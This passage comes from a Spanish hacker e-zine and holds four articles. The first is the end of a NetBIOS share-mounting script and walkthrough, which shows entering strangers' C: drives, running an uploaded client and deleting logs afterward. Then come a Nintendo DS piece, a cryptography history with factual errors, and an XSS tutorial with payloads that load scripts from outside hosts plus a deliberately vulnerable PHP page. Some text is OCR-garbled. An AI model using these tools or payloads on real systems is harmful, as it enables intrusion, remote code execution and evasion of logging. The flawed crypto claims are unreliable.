N -I $ip
echo ""
echo ""
echo "Has sido una nena mala.
Muuuuuuuuuuuuuuuacks"
done
else
echo "No hay recursos compartidos"
fi
```

else
echo "No está disponible el nombre netbios para $ip, ¿puerto cerrado?"
fi
fi

¿Cómo funciona?

Bien, veamos sus commandos



Podemos, listar, cambiar, renombrar, borrar, ejecutar, etc, etc...

Ejecutamos el script (ojo que pongo mi ip para evitar malentendidos :P,
por supuesto, las pruebas no se han hecho sobre mi ip, por si a algún
listo se le ocurre, avisar que tengo el filtro muy fino)

[kaniaserver~]# bioskania 80.32.232.60

-- Si la ip puesta no tiene acceso al netbios nos dirá:

No está disponible el nombre netbios para 80.32.232.60 , ¿puerto cerrado?

-- Si la ip puesta si tiene acceso al netbios nos dirá:
Los recursos compartidos por 80.32.232.60 son:

0) printer
1) C
2) D

¿Qué recurso deseas montar?

-- A lo que nosotros contestaremos, la opción mas interesante... en este
caso elegimos C dándole a la tecla 1, y entramos en modo consola:

smb: \>

-- Una vez aquí podemos listar, editar, borrar, renombrar, etc, etc.
Ejemplos:

smb: \> ls

FOUND.000 DHS 0 Wed Jun 25 09:27:06 2003

WINDOWS D 0 Wed May 21 23:56:44 2003

PAGEFILE.SYS AHS 402653184 Wed Aug 13 10:16:20 2003

Bootfont.bin AHSR 4952 Tue Sep 10 12:00:00 2002

ntldr AHSR 234752 Tue Sep 10 12:00:00 2002

NTDETECT.COM AHSR 47580 Tue Sep 10 12:00:00 2002

boot.ini HS 194 Wed May 21 18:10:30 2003

Documents and Settings D 0 Thu May 22 00:05:56 2003

CONFIG.SYS A 0 Wed May 21 18:15:50 2003

IO.SYS AHSR 0 Wed May 21 18:15:50 2003

MSDOS.SYS AHSR 0 Wed May 21 18:15:50 2003

System Volume Information DHS 0 Wed May 21 18:20:28 2003

Recycled DHS 0 Wed May 21 18:59:44 2003

aniwin D 0 Thu May 22 09:26:10 2003

copiaeurowin D 0 Thu May 22 09:34:18 2003

Mis documentos DR 0 Thu May 22 09:41:12 2003

WEBempresa D 0 Thu May 22 09:36:16 2003

ewsolution D 0 Thu May 22 10:45:10 2003

getmac.exe A 11264 Thu May 22 11:33:46 2003

--- Elegimos donde queremos ir, en este caso hemos subido un cliente a: \c\WINDOWS\system32\Systemhk, cambiamos directorio, ya sabeis:

smb: \>cd WINDOWS\system32\Systemhk

--- Supongamos que el cliente que tiene se llame client3 y que queramos ejecutarlo, primero nos aseguramos de que esta listándolo:

smb: \> ls client3

---- Ahora lo ejecutamos:

smb: \> open client3

Bueno una vez hecho esto, y si no quereis pasearos por el disco y curiosear más, antes de salir, no olvidaros de borrar los logs :)

Al salirnos nos mandará un mensaje que esta en el script que podéis

cambiar a gusto y paladar, en mi caso puse:

Has sido una nena mala.
Muuuuuuuuuuuuuuuuacks

Espero que os sirva de utilidad y por favor haced buen uso de él (juas).

by kania | www.evilgirls.net |

Para HH
Mayo 2007

Nintendo DS. Como transformar tu consola en una herramienta de trabajo

Cada vez más, la Nintendo DS se está convirtiendo en una herramienta de trabajo. Para mi, lo más cómodo que ofrece en el campo de trabajo, es lo siguiente: Navegar por internet (lo que nos abre muchas posibilidades al poder acceder a todas las funciones de la red) y la posibilidad de instalar un sistema operativo. Para comprobarlo podéis echar una ojeada a este vídeo donde aparece un abanico de las utilidades que le han sacado los japoneses: http://www.youtube.com/watch?v=ShfNp082278.

En este artículo váis a aprender lo siguiente:

- Utilización y utilidades de Opera DS.
- Descarga e introducción a Mini vMac DS (MacOS para DS).

Opera Ds

Estamos ante uno de los mejores y completísimos navegador de internet, esta vez para la Nintendo DS. Gracias a este software, podemos navegar por Internet desde nuestra portátil. El navegador se vende como un cartucho de la consola. Simplemente tendréis que insertarlo en la misma, que tiene tecnología Wi-Fi incorporada, conectarse a la Red (la conflagración es igual que cualquier juego Wi-Fi DS) y comenzar a navegar con las dos pantallas. En la táctil dispondremos de toda la web y podremos usar nuestro lápiz táctil como el ratón común del ordenador. Cuando queramos escribir algo en algún cuadro de texto, la pantallita se convertirá en un teclado. La pantalla superior nos ofrecerá una vista ampliada de la web. Ahora bien, ¿qué podemos hacer con un navegador? Pensaréis que estamos limitados a conectarnos al correo, entrar en los foros, viciarnos en minijuegos etc. Además de todo esto, podemos usar algunas funciones que tenemos en nuestra PC habitual. Buscando en google podremos encontrar un montón, pero yo os recomiendo esta fantástica herramienta de office:

Google Docs: Es una herramienta de office de google. Entramos en http://docs.google.com y entramos con nuestro login habitual. Si no disponemos de una cuenta, creamos una (ATENCIÓN: podemos crear una cuenta de google o una de gmail. Si hacemos la de gmail, también dispondremos de una de google con el mismo pass, pero viceversa no funciona. Para crear una cuenta de gmail, entramos en http://www.gmail.com y para la de google en la misma pagina que docs). Una vez dentro, podremos crear un nuevo documento de texto o una hoja de cálculo.

- Primero, vamos a experimentar con los documentos de texto. A la derecha, tenemos el botón desplegable "Archivo",

aquí tenemos varias posibilidades como guardarlo en algún formato, contar número de palabras etc. Al lado, está el botón "Editar", es el que se abre por defecto y el que usamos principalmente para la edición de texto. Después, nos encontramos con "Insertar". En éste, como bien dice su nombre, podremos añadir imágenes, comentarios, URLs etc. Y para terminar "Revisiones", que también está bastante claro.

Luego tenemos unos botones simples: “Editar HTML”, Guardar, Guardar y cerrar, Descartar cambios, Vista previa, Imprimir y Correo electrónico (todos éstos se entienden bien). Luego encontramos Colaborar, que permite escribir o leer el texto a otros usuarios de google. Publicar, con esta opción podremos ofrecer nuestro texto a todos los lectores con una URL que nos asignarán. Y por último, abajo del todo, podemos revisar la ortografía con el botón resaltado en amarillo.

- Las hojas de calculo son similares, sólo que tenemos los botones "Ordenar", "Fórmulas" y "Debates". “Ordenar” nos sirve para colocar las casillas por orden de A-Z o Z-A. “Fórmulas”, para definir fórmulas que se usarán en las casillas. En cuanto a “Debates”, estará pronto disponible.

- Además, podemos subir nuestros propios archivos. Cuando estamos en la pagina principal le damos a subir y elegimos el documento de texto o la hoja de calculo que queramos subir según la extensión.


Y como ejemplo de todo ello, quiero añadir que este artículo está escrito en google docs. Y no olvidéis que tenéis un montón de funciones de google en http://www.hackhispano.com/foro/showthread.php?t=21750.

Mini vMac DS

Veamos, navegar por internet está muy bien, pero nos faltan algunas posibilidades que esa gigantesca red no nos permite, al menos por ahora. Para eso están los sistemas operativos. Esta vez veremos al exitoso MacOS en acción, y puede que en el futuro aprendamos a instalar linux.

Para empezar, necesitaremos algún cartucho de memoria para insertar el archivo del SO, yo os recomiendo el EzFlash (videotutorial: http://www.teknoconsolas.info/download.php?id=151). Su funcionamiento es sencillo, solamente insertad el cartucho con la tarjeta micro SD insertada y elegid el archivo que tenéis que ejecutar.

Una vez tengamos el cartucho de memoria, insertamos el emulador dentro y éste nos permitirá ejecutar el gran software MacOS. Descarga del emulador en: http://lazyone.drunkencoders.com/mini%20vmac.zip descarga del sistema: http://download.info.apple.com/Apple_Support_Area/Apple_Software_Updates/English-North_American/Macintosh/System/Older_System/System_6.0.x/). Una vez que tengamos todo puesto en su sitio, lo ejecutamos y a salsear.



Además, para los incrédulos, os dejo esta imagen y un video con MacOS funcionando en una DS

http://www.youtube.com/watch?v=zXumHtI4LT

Es una pena que no tenga colores y que no vaya muy rápido, pero sólo necesitamos algo de paciencia para soportar el tiempo que tarda.

Con este software se pueden ejecutar programas, juegos etc., como si fuera nuestro Mac personal. Ahora ya no tenéis excusa: que si no tenéis ordenador…, que si el ciber está cerrado…, Ahora, ¡con la consola a todas partes! (Y puede que juegues un ratito para descansar. Pero atención, ¡pone **ratito!**)

Espero que la lectura de este texto haya sido de vuestro agrado y que además os sea provechoso. Si necesitáis alguna aclaración, no dudéis en preguntar en HackHispano.

Y para acabar, mis dos frases favoritas:

Es mejor saber algo de todo que todo de algo.
Hay dos tipos de personas, las que saben binario y las que no.

Gracia por vuestra atención y hasta pronto.

rat

Evolución de la criptografía. Panorama actual.

En este artículo voy a tratar de la criptografía a lo largo de la historia y el panorama actual, centrándome en los tipos actuales y algunos algoritmos, pero sin olvidarme de dar unas nociones básicas de para que se utiliza …

Que es la criptografía

Claro que si empiezo a hablaros de la criptografía y no os explico que es pues no os enterareis de nada. Pero en casi todos los sitios os pondrán algo como esto:

*La **criptografía** (del griego kryptos, "ocultar", y grafos, "escribir", literalmente "escritura oculta") es el arte o ciencia de cifrar y descifrar información utilizando técnicas matemáticas que hagan posible el intercambio de mensajes de manera que sólo puedan ser leídos por las personas a quienes van dirigidos.*

Que no dudo que el párrafo anterior no sea correcto, que lo es, pero no totalmente correcto, ni lo fue nunca, porque por ejemplo los métodos de tabla (los más antiguos entre los que se cuenta el método Cesar) no se basan en técnicas matemáticas, eran técnicas simples de cambiar los caracteres de una tabla por el equivalente de otra tabla. En cambio hoy en día, las actual criptografía se basa en técnicas matemáticas, pero en cambio, ya no solo se usa la criptografía para proteger mensajes, sino que se utiliza para otras finalidades, por ejemplo para garantizar que un archivo no a sido modificado.

La información original que debe protegerse se denomina **texto en claro**. La información protegida en formato de texto ilegible es lo que se denomina **texto cifrado** o **criptograma**. El proceso de proteger el mensaje se denomina **cifrar** o **encriptar.** El proceso desproteger el mensaje se denomina **descifrar** o **desencriptar**. El método especifico utilizado en el proceso de cifrado y descifrado se denomina **algoritmo de cifrado o cifra**. La **clave** es la información secreta usada durante el proceso de cifrar para hacer generar el criptograma, y necesaria para obtener el texto en claro a partir del criptograma.

Ejemplo del algoritmo de 1 tabla y cifrado por intercambio directo para explicar los diversos conceptos:
A B C D E FG H I J K L M N Ñ O P Q R S T U V W X Y Z (Tabla de texto en claro)
H I J A B C X Y Z G K L Q R S M N Ñ E F O W D P T U V (Esta es la clave)
El algoritmo para cifrar es que sustituimos los caracteres del texto en claro por sus equivalentes de la clave (A por H o V por D).
Pero pasemos a cifrar un texto, en concreto EZINE. El procedimiento es simple, buscamos cada letra su correspondiente de la tabla clave y ya esta.
E -> B
Z -> V
I -> Z
N -> R
El texto cifrado sería: BVZRB
El proceso de descifrado sería el contrario y nos volvería a dar EZINE. En este casó parece que la protección del texto depende de lo largas que sean las tablas clave, en nuestro ejemplo hay 27!

-1 posibles claves (se resta una porque una de esas posibilidades es la cadena de arriba).
Es un método sencillo y en teoría igualmente sencillo de romper (conseguir obtener el texto en claro a partir del criptograma sin utilizar la clave). Y es que este método no tiene en cuenta un pequeño detalle, en los lenguajes humanos no todas las letras aparecen con la misma posibilidad, por ejemplo, la letras que más aparece en español es la letra "e" incluso algunos autores dicen que aparecen más letras "e" en un texto que espacios… por otro lado también es conveniente cifrar los espacios, sino se ofrecen muchas pistas a quien intente descifrar el texto. Y aun para fastidiarla más, cuanto más largo y mejor redactado esté más sencillo será de romper, ya que palabras muy comunes en casi todos los idiomas, por ejemplo, en inglés sin lugar a dudas "the", en español no hay una que destaque tanto, pero si muchas que destaquen como pueden ser "la, lo, a, en, de…". El gran problema es que si te centras en esas palabras consigues estructurar el texto y te resultara más sencillo sacar algunas palabras por el contexto, y a partir de ahí ya tendrías echo todo.
A pesar de lo anterior, en la práctica hay formas de que de complicarles la vida a quien intente romper tu texto, algunas tan simples como eliminar las partículas mencionadas antes, usando un lenguaje tipo telegráfico. Otras es seleccionar las palabras que vas a cifrar intentando minimizar un potencial ataque por aparición (en español lo mejor es intentar no escribir palabras que lleven la letra "e" e intentar que aparezcan muchas "u" y especialmente "o"). Pero bueno, lo dejo aquí que la finalidad de este texto ,es otra, y esto solo sirve como ejemplo.

Ahora que ya hemos visto un ejemplo de criptografía y algunos de los términos utilizados, vamos a proceder a decir para que sirve la criptografía:
-Su principal función (tanto histórica como en nuestros días) es la de garantizar el secreto en la comunicación entre dos entidades.
-Su segunda gran función es la asegurar que la información no ha sido adulterada en el camino. En cristiano, que nadie la modifico durante la comunicación. Una utilización accidental de esta función es ser usada como función hash.
-Otra gran función es la de garantizar que el remitente es quien dice ser.
-Una variante de sus funciones más en boga actualmente y que es una modificación de la actual es que es usada en la firma electrónica (o firma digital), su finalidad es asociar un emisor a un mensaje, para evitar el repudio. En cristiano, solo tal entidad puede emitir este mensaje, por lo cual esa entidad no puede negar que el mensaje es suyo.

La criptografía en la Historia

Ahora que ya sabemos de forma superficial que es la criptografía pasaremos a meternos en faena, la criptografía en la Historia. Y ya empezamos con problemas, ya que aunque en casi todos los textos se empieza siempre con los griegos, por las definiciones y funciones comentadas anteriormente, tendríamos que realizar un comienzo distinto, en donde ya no serían los griegos los primeros acerca de los cuales tenemos constancia de que usaban métodos criptográficos. Mucho antes (al menos unos 1000 años antes) en Mesopotamia se utilizaban códigos secretos para ocultar mensajes. En Egipto parece ser que también tenían sus propias

técnicas aunque la de estos era más del estilo esteganografía (no se considera que sea un tipo de criptografía).

Después del apunte anterior pasaremos a los griegos y romanos. Tampoco es que haya mucho que decir, lo normal es comentar que Polibio (un historiador griego) dejo constancia de la utilización de la criptografía (un sistema de sustitución basado en la posición de las letras en una tabla). Aunque los griegos sabemos que tenias más sistemas, el otro más conocido fue la escitala espartana, un método de transposición basado en un cilindro que servía como clave en el que se enrollaba el mensaje para poder cifrar y descifrar. En cuanto a los romanos, lo más destacable es que utilizaron la técnica Cesar tanto para fines militares como civiles (algo que no se repetiría de nuevo hasta la época actual de forma masiva), era método simple de sustitución.

La situación sigue así hasta Leon Battista Alberti en el 1465 inventa un sistema de sustitución poli alfabética. Blaise de Vigenere escribió un tratado de escritura secreta en el siglo XVI y diseño un algoritmo que aun se conserva. Y partir de este siglo la criptografía empieza a ser utilizada de forma masiva por las monarquías europeas, entre ellos hay que citar al que usaban los ejércitos españoles de Felipe II, en su época fue inexpugnable, aunque finalmente un matemático del rey francés Eduardo IV logro criptoanalizarlo.

Hasta el siglo XX, a pesar del incremento de la utilización de la criptografía, no hubo nuevos avances. Aun así son destacables varios personajes del siglo XIX en concreto el holandés Auguste Kerckhoffs y la del prusiano Friedrich Kasiski.

El gran avance del siglo XX fue utilizar maquinas de cálculo y otro serie de ingenios mecánicos en la criptografía. Sin duda la más famosa máquina criptográfica fue **Enigma**, usada masivamente durante la primera mitad del siglo XX y decisiva durante los prolegómenos y años de la segunda Guerra Mundial. Enigma era una máquina de rotores que automatizaba considerablemente los cálculos que era necesario realizar para las operaciones de cifrado y descifrado de mensajes. La gran importancia de enigma fue que ella puede considerarse la madre de la actual criptografía, ya que demostró que las maquinas pueden cifrar y descifrar un mensaje en un tiempo impensable incluso para los mayores genios de la humanidad, pero no solo eso, debido a lo anterior desde entonces se buscan incansablemente nuevas cifras y se estudian nuevas técnicas de criptoanálisis, incluso influyo en las matemáticas, ya que campos que hasta entonces se consideraban secundarios (como el estudio de la dispersión de los números, especialmente los primos) pasaron de nuevo al primer plano.

Sin duda la figura más importante en el desarrollo de la criptografía después de la segunda guerra mundial es Claude Shannon. Otro hito importante es la creación del primer algoritmo estándar de cifrado, el DES, a mediados de los años 70. Aun así, sin duda la mayor innovación del siglo XX fueron las cifras asimétricas (GP, firma digital…).

Panorama actual

Hoy en día, aunque la mayor parte de la población no sea consciente de ello, su

utilización esta presente en muchos de nuestros actos cotidianos, desde el número de la tarjeta de crédito o un número de cuenta corriente (usa un código hash como control para discernir que si el número es correcto o no), permitir acceder a webs seguras como bancos… incluso un mísero DVD hace uso de técnicas de cifrado…

Pero lo que hoy influye en gran manera en la criptografía y que a su ver retroalimente esa influencia, es el desarrollo de la computación y más específicamente la actual sociedad de la información.

Pero creo que de nada servirá un montón de palabras sobre teorías de la conspiración, utopías… en cambio si que puede ser útil explicar las ramas actuales de la criptografía y algún algoritmo.

Criptografía simétrica: Como la teoría dice que la mejor definición es aquella que es sintéticas, concisa y mínima pero sin perdidas de información, pues la mejor definición de criptografía simétrica es: "método criptográfico que utiliza la misma clave para cifrar y descifrar". Y los algoritmos simétricos pueden compararse siguiendo la máxima: "Un buen sistema de cifrado pone toda la seguridad en la clave y ninguna en el algoritmo". Que quiere decir lo anterior, pues que si el algoritmo (o cifra) es bueno, pues no nos importa que el algoritmo sea público, porque de nada sirve conocer el algoritmo si no se conoce la clave de cada utilización. Si alguien captura un mensaje cifrado con un algoritmo que cumpla esa permisa, para el que intenta romper la criptograma (o mensaje) no le sirve conocer el algoritmo, ya que a partir del algoritmo no puede deducirse el mensaje en claro, ya que por cada clave se genera una criptograma muy diferente, y una pequeña variación de la clave da dos criptogramas muy distintos. En la práctica todos los algoritmos tienen fallas (aunque a algunos aun no se le encontraron pero las matemáticas nos dicen que tarde o temprano si hay interés acabaran apareciéndole), y esa también es una medida de la seguridad de un algoritmo (cuantas claves seguras tiene, cuantas más tenga más hay que probar en ataque por fuerza bruta), en la práctica no es necesario probar todas las posibles claves, ya que hay en la práctica todos los algoritmos acaban generando el mismo criptograma para más de una clave (con lo cual no hay que probarlas todas) y por otro, con probar cierta cantidad de ellas ya podemos deducir en que rango esta la clave y entonces proceder a lanzar el ataque de fuerza bruta solo sobre ese rango. Un ejemplo de algoritmo al que se le pueden aplicar estas técnicas es el MD4 según lo descubierto por Hans Dobbertin. Y otro ejemplo de que varias claves dan el mismo criptograma es el MD5, también fue Dobbertin el que hallo una colisión en 1996, volvieron a anunciarse colisiones en el año 2004 por parte de Xiaoyun Wang, Dengguo Feng, Xuejia Lai y Hongbo Yu. Aun así el MD5 sigue siendo muy útil y fiable en funciones de hash.

Criptografía asimétrica: siguiendo la política enumerada anteriormente, la definición es: "método criptográfico que utiliza 2 claves, una pública para cifrar y otra privada y secreta para descifrar". En este caso no importa que todo el mundo conozca la clave pública, ya que a partir de ella y el criptograma no es posible obtener el texto en claro. La seguridad de una cifra en este caso está ligada a que a partir de la clave pública no se pueda deducir la privada y también que a

partir de la clave pública no se pueda romper el criptograma. Se basan en funciones-trampa de un solo sentido que aprovechan propiedades particulares, por ejemplo de los números primos. ¿Y que puñetas es una función trampa? Pues consiste en una función matemática cuyo cálculo directo es sencillo (como multiplicar 2 números), pero que a partir del resultado sea muy difícil saber que números usamos para que nos diera ese resultado. En este caso, al igual que los algoritmos simétricos, la seguridad depende de la clave.

Criptografía híbrida: El gran problema de las cifras asimétricas es que requieren claves mucho más largas que sus equivalente simétricas, y por otro, consumen una gran potencia computacional tanto en el cifrado como en el descifrado, por ello no suelen usarse solos, sino complementados con un algoritmo simétrico, eso es lo que es la criptografía híbrida. Su funcionamiento habitual es que se genera una clave simétrica aleatoria, esa clave se cifra con la clave pública y se envía al destinatario. El mensaje se cifra con un algoritmo simétrico usando la clave generada. El destinatario recupera la clave simétrica usando la clave privada y a partir de ahí puede descifrar el mensaje. Este es el sistema que el PGP.

Criptografía de curva elíptica: Es una variante de la criptografía asimétrica basada en las matemáticas de las curvas elípticas. Propuesta de forma independiente por Neal Koblitz y Victor Miller en 1985. Promete claves mucho más cortas y mucha más rapidez que su equivalente asimétrica. Se cree que es bastante segura para tamaños de clave de 163bits o superiores, aunque hay muchos expertos que siguen siendo muy escépticos.

Triple DES: Cuando se descubrió que una clave de 56 bits no era suficiente para un ataque de fuerza bruta, TDES fue elegido como forma de agrandar el largo de la clave sin necesidad de cambiar de algoritmo de cifrado. En criptografía el Triple DES se llama al algoritmo que hace triple cifrado del DES. También es conocido como TDES o 3DES, fue desarrollado por IBM en 1978. Es previsible que en un corto periodo de tiempo sea reemplazado por el algoritmo AES. Es un algoritmo simétrico.

AES o Rijndael: Esquema de cifrado por bloques adoptado como un estándar de cifrado por el gobierno de los Estados Unidos para sustituir al DES. Es un algoritmo simétrico desarrollado por los belgas Joan Daemen y Vincent Rijmen. AES utiliza una red de sustitución-permutación, no una red de Feistel como el DES. AES es rápido, fácil de implementar y requiere poca memoria.

IDEA: Es un cifrador por bloques diseñado por James L. Massey en Zúrich. IDEA opera con bloques de 64 bits usando una clave de 128 bits y consiste de ocho transformaciones idénticas y una transformación de salida. El proceso para cifrar y descifrar es similar. Gran parte de la seguridad de IDEA deriva del intercalado de operaciones de distintos grupos que son algebraicamente "incompatibles" en cierta forma. Es un algoritmo simétrico. Es considerado uno de los cifrados por bloques más seguros que existen. Solo se le encontraron algunas claves débiles.

MD5: Es un algoritmo de reducción criptográfico de 128 bits ampliamente usado, diseñado por Ronald Rivest. Se le han encontrado colisiones

de hash por lo que no es muy seguro, aun así sigue estando muy presente tanto como sistema de cifrado en UNIX/Linux. Pero su principal función y para la que sigue siendo muy útil es para detectar ficheros corruptos, alterados, incompletos…

RIPEMD-160: Es un algoritmo del resumen del mensaje de 160 bits (y función criptográfica de hash) desarrollado en Europa. Es poco usado aunque es un algoritmo abierto.

Diffie-Hellman: Permite el intercambio secreto de claves entre dos partes que no han tenido contacto previo, utilizando un canal inseguro, y de manera anónima (sin autentificar). Se emplea generalmente como medio para acordar claves simétricas que serán empleadas para el cifrado de una sesión. Siendo no autenticado, sin embargo provee las bases para varios protocolos autenticados. Su seguridad radica en la extrema dificultad de calcular logaritmos discretos en un campo finito, o por lo menos en teoría. Una de sus versiones más conocidas es ElGamal para negociación de claves.

RSA: Es un algoritmo asimétrico cifrador de bloques, que utiliza una clave pública, la cual se distribuye, y otra privada, la cual es guardada en secreto por su propietario. Su funcionamiento se basa en el producto de dos números primos grandes, y una clave de este algoritmo también es un número. Sus autores son Ron Rivest, Adi Shamir y Len Adleman (de ahí el nombre).

DSA: Fue un Algoritmo propuesto por el Instituto Nacional de Normas y Tecnología de los Estados Unidos para su uso en su Estándar de Firma Digital (DSS), pero tiene la desventaja que requiere mucho más tiempo de computo que el RSA.

Despedida

Esta ha sido una visión muy rápida de Criptografía (que es, para que se utiliza…), su papel en la Historia y las técnicas criptográficas actuales (tipos) y algunos algoritmos ampliamente utilizados. Es solo una introducción, por lo que no descarto que para un próximo número haya una versión más extendida y con ejemplos, o el desarrollo práctico de un sistema criptográfico. Bueno a llegado el momento de la despedida por hoy.

Un Saludo


Autor: **Gondar_f**

INTRODUCCION Y EXPLICACION AL XSS

Es el ataque basado en la explotación de vulnerabilidades del sistema de validación de HTML incrustado. Su nombre, del ingles "Cross Site Scripting", y renombrado XSS para que no sea confundido con las hojas de estilo por cascada, CSS originalmente abarcaba cualquier ataque que permitiera ejecutar código de "scripting", como VBScript o javascript, en el contexto de otro dominio. Recientemente se acostumbra a llamar a los ataques de XSS "HTML Injection", sin embargo el termino correcto, es XSS. Estos errores se pueden encontrar en cualquier aplicación HTML, no se limita a sitios web, ya que puede haber aplicaciones locales vulnerables a XSS, o incluso el navegador en si. El problema esta en que normalmente no se validan correctamente los datos de entrada que son usados en cierta aplicación. Esta vulnerabilidad puede estar presente de forma directa (Libros de visitas, Foros, mensajes privados, Blogs , Wikis,) o indirecta (redirecciones, framesets). Cada una se trata de forma diferente. existen distintos tipos de ataque **XSS**

Páginas dinámicas

Localizar una pagina que sea dinámica, es decir que muestre su contenido en base a cosas introducidas por el usuario.
Por ejemplo si entran a una página con este formato:
http://www.website.com/index.php?contenido=xD.html Si lo introducido no existe, seguramente les saldrá un error que diga algo como: esto



Concepto página Web dinámica

Se conoce con el nombre de página web dinámica a aquélla, cuyo contenido se genera a partir de lo que un usuario introduce en un web o formulario. El contenido de la página no está incluido en un archivo html como en el caso de las páginas web estáticas. Las aplicaciones más conocidas de las páginas web dinámicas son: Mostrar el contenido de una base de datos, con base en la información que solicita un usuario a través de un formulario de web. Actualizar el contenido de una base de datos. Generar páginas web de contenido estático. Mejorar la interacción entre el usuario y el sitio web. Las paginas dinámicas son aquellas que se crean en el momento que se solicitan , son páginas **HTML** generadas a partir de lenguajes de programación En realidad el HTML no es

lenguaje de programación sino, más bien, se trata de un lenguaje descriptivo que tiene como objeto dar formato al texto y las imágenes....etc ....que pretendemos visualizar en el navegador.(**scripts)** que son ejecutados en el propio servidor web. A diferencia de otros scripts, como el JavaScript, que se ejecutan en el propio navegador del usuario, los 'Server Side' scripts generan un código HTML desde el propio servidor web. Este código HTML puede ser modificado -por ejemplo- en función de una petición realizada por el usuario en una Base de Datos. Dependiendo de los resultados de la consulta en la Base de Datos, se generará un código HTML u otro, mostrando diferentes contenidos

Contenidos

inyectar códigos en sitios web es solo una de las muchas posibilidades diré en este tutorial también se puede incluir códigos de enlace y efectos onmouseover .Miraremos una pequeña colección y amplia variedad de lugares y técnicas para incluir código .Todo no funciona correctamente eso depende de nuestro navegador ya que algunas técnicas dependen de navegadores específicos .....

<script src=http://www.xsite.com/xcode.js></script>

dejando que el sitio web incluya código script procedente de un archivo podemos evitar las limitaciones de tamaño. Además el código html no aparecerá directamente haciéndolo mas difícil de detectar en algunos casos el contexto de seguridad del sito web es importante ya que puede bloquear códigos procedente de terceros en este caso recuerda que el archivo que contiene el código no tiene que tener la extensión j.s si es posible subir archivos tales como imágenes al servidor frecuentemente puedes engañar al sitio web llamando al archivo que contiene el código script harmless. jpg incluyéndolo después .Como viene del mismo servidor en muchos casos será tratado como un objeto seguro .

<img src= "javascript :alert(' vulnerable ') ;">

A veces es posible incluir código en la etiqueta de un imagen .Esto puede aprovecharse en los casos en los que el sitio web atacado filtre correctamente la entrada de un usuario pero usa un formulario diferente para permitir al usuario que inserte imágenes en el texto sin filtrado .Si al usuario se le da la posibilidad de especificar el origen de la imagen hay posibilidades de insertar código .

<a href="javascript :alert (&quot ; xss & quot ;)"> Clickme ! <>/a

En las situaciones en las que puedas usar comillas dobles o simples juntas es posible cambiar estas comillas en el código javascript con sus secuencias de escape

<body onload=alert (" vulnerable ") >

Esta construcción nos permite incluir código script en una etiqueta **<body>**que se ejecute durante el evento onload .El onload ocurre cada vez que el navegador analiza el código de manera que el código siempre se ejecutara en una situación vulnerable .Esto se puede utilizar en situaciones en las que las entrada de un usuario determina el comportamiento de un sitio web manipulando lo parámetros del cuerpo del sitio web.

<a herf=javascrip : alert (' vulnerable ') ; <

Los navegadores construidos con el monitor de renderizado Gecko ejecutaran habitualmente bloques de código que no contengan etiquetas de cierre .ya que las cierra automáticamente. El ejemplo de arriba creara un enlace representado por < que ejecutara código después de hacer click sobre el .Esto puede ser muy útil si la inyección se lleva a cabo dentro de otra etiqueta

<inframe src=http://www.xsite.com/xscript.html>

cuando inyectamos un inframe en un sitio web vulnerable es posible hacer que el sitio web cargue el código que se encuentra en el interior del código de ejecución del inframe. En este ejemplo, el archivo html evilscript.html tendría que contener el script que el atacante quiera ejecutar

<inframe src="javascript : alert (' vulnerable ') ;"></ inframe >

también se puede inyectar código en un inframe

Creación de un código vulnerable

```
<?php
setcookie("xss", "EL CONTENIDO SE ALMACENA EN UNA COOKIE");
 $text  = $_GET ['text'];
 $title = $_GET ['title'];
 if (!$text && !$title) {
    echo '
   <html>
   <head>
    <title>xss-Test | introduce mensaje</title>
   </head>
   <body>
  <form action="example.php">
   <input type="text" name="title" value="Subject"><br /><br />
  <textarea name="text" rows="16" cols="100">el contenido va aqui...
  <textarea><br />
 <input type ="submit" name="send" value="Enviar mensaje">
  </forn>
   </body>
  </html>';
}

  if (!$text && $title) {
          echo 'es necesario que introduzca su mensaje<br /><a
                              href="example.php">BACK</a>';
  }
  if (!$title && $text ) {
        echo 'es necesario que introduzca un titulo <br /><a
                               href="example.php">BACK</a>';
  }
        if ($text && $title) {
             echo '
     <html>
    <head>
    <title>xss-test | mensaje nuevo</title >
    </head>
   <body>
        <h3> tus mensajes nuevos:</h3><br />
  <b>'.$title.'</b><br />
    '.$text.'</body>< /html>';
  }

  ?>
```

Acción

Pasamos a otra acción podemos subir esto a un server y ir hacia el script nos saldrá un formulario de campos de entrada introduce el asunto del mensaje y algo de texto con que pongas cualquier cosa te lo mostrará después.

ahora intenta introducir en el área de texto
<script>alerta("vulnerable");</script>
una vez que hayas enviado el formulario veras que te aparece una ventana emergente con la palabra vulnerable (felicidades acabas de inyectar código javaScript en un sitio web).

Listado HTML tras la inyección

